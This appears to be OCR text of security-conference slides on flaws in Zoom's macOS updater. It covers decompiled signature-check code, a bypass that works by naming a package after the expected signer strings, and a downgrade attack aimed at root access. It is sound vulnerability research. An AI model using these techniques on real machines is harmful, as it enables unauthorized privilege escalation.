
the update .pkg

Update .pkg installed via macOS's installer

SECURE?


...at first glance, appears so

1. Only Zoom clients can connect to the privileged updater daemon



2. Update packages must be signed by Zoom





SECURE?

only Zoom client(s) can connect to updater daemon

us.zoom.ZoomDaemon

```
01  /* @class ZMCodeSignHelper */
02  +(char)isValidConnection:(void *)arg2 {
03      ...
04      return ([ZMCodeSignHelper isValidConnection:r15 bundleID:@"us.zoom.xos"] ||
05              [ZMCodeSignHelper isValidConnection:rax bundleID:@"us.zoom.ZoomAutoUpdater"])
06  }
```

```
01  /* @class ZMCodeSignHelper */
02  +(char)isValidConnection:(void *)arg2 bundleID:(void *)arg3 {
03
04      //get client's code signing information (via kSecGuestAttributeAudit)
05
06      //init "requirement" string
07      r13 = [NSString stringWithFormat:@"identifier \"%@\" and %@ and %@", r15,
08              @"anchor apple generic and certificate leaf[subject.OU] = BJ4HAAB9B3
09              and certificate leaf[subject.CN] = \"Developer ID Application:
10              Zoom Video Communications, Inc. (BJ4HAAB9B3)\"", @"info [CFBundleVersion] >= \"5.8.6\""];
11
12      SecRequirementCreateWithStringAndErrors(r13, 0x0, &var_68, &var_58);
13
14      //validate (client) against "requirement"
15      r15 = SecCodeCheckValidity(rdi, 0x0, 0x0) == 0x0 ? 0x1 : 0x0;
16      return = r15 & 0xff;
```

requirement:
"recent version of Zoom"

"isValidConnection:" logic

SECURE?

update packages must be signed by Zoom


```
01  /* @class ZMCodeSignHelper */
02  +(char)checkPkgAuthority:(void *)pkg {
03
04    signatureOK = NO;
05
06    //init task
07    rax = [[NSTask alloc] init];
08    [rax setLaunchPath:@"/usr/sbin/pkgutil"];
09
10    //set args: "--check-signature", path to pkg, etc.
11
12    //launch task / wait
13    [rax launch];
14    [rax waitUntilExit];
15
16    //check signer(s)
17    // rbx = (std)output from pkgutil
18    if([rax terminationStatus] == 0x0) {
19      if([ZMCodeSignHelper isString1ContainsString2:rbx string2:@"Zoom Video Communications, Inc."]) {
20       if([ZMCodeSignHelper isString1ContainsString2:rbx string2:@"Developer ID Certification Authority"]) {
21         signatureOK = [ZMCodeSignHelper isString1ContainsString2:rbx string2:@"Apple Root CA"]
22    } } }
23
24    return signatureOK;
25  }
```

1. exec macOS's **pkgutil** with **--check-signature <.pkg>**
2. signed validly, by: Zoom's developer ID

"checkPkgAuthority:" logic

A Cryptographic Flaw

insecure package signature validation



Package Validation
via macOS's pkgutil tool

```
% pkgutil --check-signature ZoomUpdate.pkg
Package "ZoomUpdate.pkg":
   Status: signed by a developer certificate
           issued by Apple for distribution

   Notarization: trusted by the Apple notary service

Certificate Chain:
    1. Developer ID Installer:
         Zoom Video Communications, Inc. (BJ4HAAB9B3)

    2. Developer ID Certification Authority

    3. Apple Root CA
```

macOS's pkgutil

pkgutil provides a package's:



- Signature status
- Certificate chain

pkgutil: "*query & manipulate Mac OS X Installer packages and receipts*"

SECURE?

an attempt to ensure packages are signed by Zoom

```
01  /* @class ZMCodeSignHelper */
02  +(BOOL)checkPkgAuthority:(void *)arg2 {
03
04      //init/task:
05      // pkgutil --check-signature <pkg>
06
07      //set stdout to pipe
08      pipe = [NSPipe pipe];
09      [task setStandardOutput:pipe];
10
11      //launch task                                   1
12
13      //read all stdout
14      handle = [pipe fileHandleForReading];
15      data = [handle readDataToEndOfFile];
16      output = [[NSString alloc] initWithData:data encoding:NSUTF8StringEncoding];
17
18      //check signer(s)                               2
19      if([task terminationStatus] == 0x0) {
20       if([ZMCodeSignHelper isString1ContainsString2:output string2:@"Zoom Video Communications, Inc."]) {
21        if([ZMCodeSignHelper isString1ContainsString2:output string2:@"Developer ID Certification Authority"]) {
22            signatureOK = [ZMCodeSignHelper isString1ContainsString2:output string2:@"Apple Root CA"]
23       } } }
```

look for strings

```
% pkgutil --check-signature ZoomUpdate.pkg
Package "ZoomUpdate.pkg":
   Status: signed by a developer certificate
           issued by Apple for distribution

Certificate Chain:
    1. Developer ID Installer:
         Zoom Video Communications, Inc. (BJ4HAAB9B3)
    ...
```


exec/output from pkgutil

"checkPkgAuthority:" method
(verification via pkgutil & string comparison

String Cmps on *All* Output From Pkgutil

...this output includes the package's name 🤦

```
01   //read *all* data from stdout
02   handle = [pipe fileHandleForReading];
03   data = [handle readDataToEndOfFile];
04   output = [[NSString alloc] initWithData:data encoding:NSUTF8StringEncoding];
05
06   //check signer(s)
07   if([ZMCodeSignHelper isString1ContainsString2:output string2:@"Zoom Video Communications, Inc."]) {
08     if([ZMCodeSignHelper isString1ContainsString2:output string2:@"Developer ID Certification Authority"]) {
09         signatureOK = [ZMCodeSignHelper isString1ContainsString2:output string2:@"Apple Root CA"]
10    } } }
```



"signature ok"

```
% pkgutil --check-signature
    "Zoom Video Communications, Inc. Developer ID Certification Authority Apple Root CA.pkg"

Package "Zoom Video Communications, Inc. Developer ID Certification Authority Apple Root CA.pkg":
   Status: signed by a developer certificate
           issued by Apple for distribution
```

package name, is included in stdout!

Package Signature Bypass

...by package name!

us.zoom.ZoomDaemon

```
(lldb) process attach --name us.zoom.ZoomDaemon --waitfor
```

```
Process 949 stopped
->  0x10b182814 <+0>: pushq  %rbp
```

+[ZMCodeSignHelper checkPkgAuthority:]

```
(lldb) po $rdi
ZMCodeSignHelper

(lldb) x/s $rsi
0x10b185450: "checkPkgAuthority:"

(lldb) po $rdx
/private/tmp/Zoom Video Communications, Inc. Developer ID Certification Authority Apple Root CA.pkg
```

(malicious) .pkg to verify

```
Process 949 stopped
->  0x10b182b1c <+776>: retq

Target 0: (us.zoom.ZoomDaemon) stopped.
(lldb) reg read $rax
       rax = 0x0000000000000001
```


at end of verification method, `retq`,
method will now return **0x1 (TRUE)** !!

Bypassing package verification

("Zoom Video Communications, Inc. Developer ID Certification Authority Apple Root CA.pkg")

A Downgrade Attack


back to (more) buggy versions



Zoom v5.9.0
released with "security enhancements"

```
# ./FileMonitor
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE"

  "file":
     "destination": "/Library/Application Support/zoom.us/zoomTmp.pkg"
  "process":
      "name": "us.zoom.ZoomDaemon"
      "path": "/Library/PrivilegedHelperTools/us.zoom.ZoomDaemon"
```

1 the update .pkg is first renamed (copied) as "zoomTmp.pkg"



/Library/Application Support/zoom.us


```
# ./ProcessMonitor

  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC"
  "process" :
     "name" : "pkgutil"
     "path" : "/usr/sbin/pkgutil"
     "arguments" : [
       "/usr/sbin/pkgutil"
       "--check-signature"
       "/Library/Application Support/zoom.us/zoomTmp.pkg"
     ]
```

2 the copy, is verified

(still) validated by pkgutil

Zoom v5.9.0

thwarts name-based .pkg attack




renamed



zoomTmp.pkg

```
01  //validation failed
02  else {
03
04        ...
05        [rax setErrorCode:0x2717];
06  }
```



though insecure package validation (via **pkgutil**) still present



As the package (.pkg) is now renamed *and then* its signature is verified, our package will no longer validate.

But, Can We Downgrade Zoom!?


...by (re)installing an older (buggy) version?



Zoom < 5.9
(buggy, but signed)



us.zoom.Zoom



now, exploit



```
r15 = [ZMCodeSignHelper checkPkgAuthority:r12];
if (r15 == 0x0) goto loc_10949e805;

r15 = [[NSPipe pipe] retain];
rax = [NSTask alloc];
rax = [rax init];
rbx = r12;
r12 = rax;
[rax setLaunchPath:@"/usr/bin/sudo"];
var_60 = @"installer";
*(&var_60 + 0x8) = @"-verboseR";
*(&var_60 + 0x10) = @"-pkg";
var_88 = rbx;
*(&var_60 + 0x18) = rbx;
*(&var_60 + 0x20) = @"-target";
*(&var_60 + 0x28) = @"/";
rax = [NSArray arrayWithObjects:&var_60 count:0x6];
rax = [rax retain];
[r12 setArguments:rax];

[r12 launch];
```

installer logic
(us.zoom.Zoom)



verify
(signature)




install

no version checks?
...any Zoom .pkg installable !!



Exploitation


Zoom → root



How To Trigger An Update

...don't want to wait for Zoom!

Recall, only Zoom clients can connect (to trigger an upgrade request)




```
01  /* @class ZMDaemonHelperXPCMgr */
02  -(BOOL)listener:(void *)arg2 shouldAcceptNewConnection:(void *)conn {
03  ...
04      if ([ZMCodeSignHelper isValidConnection:rax] != 0x0) {
05          //allow
06      }
```

listener:shouldAcceptNewConnection:

Accepts or rejects a new connection to the listener.

Declaration


```
- (BOOL)listener:(NSXPCListener *)listener
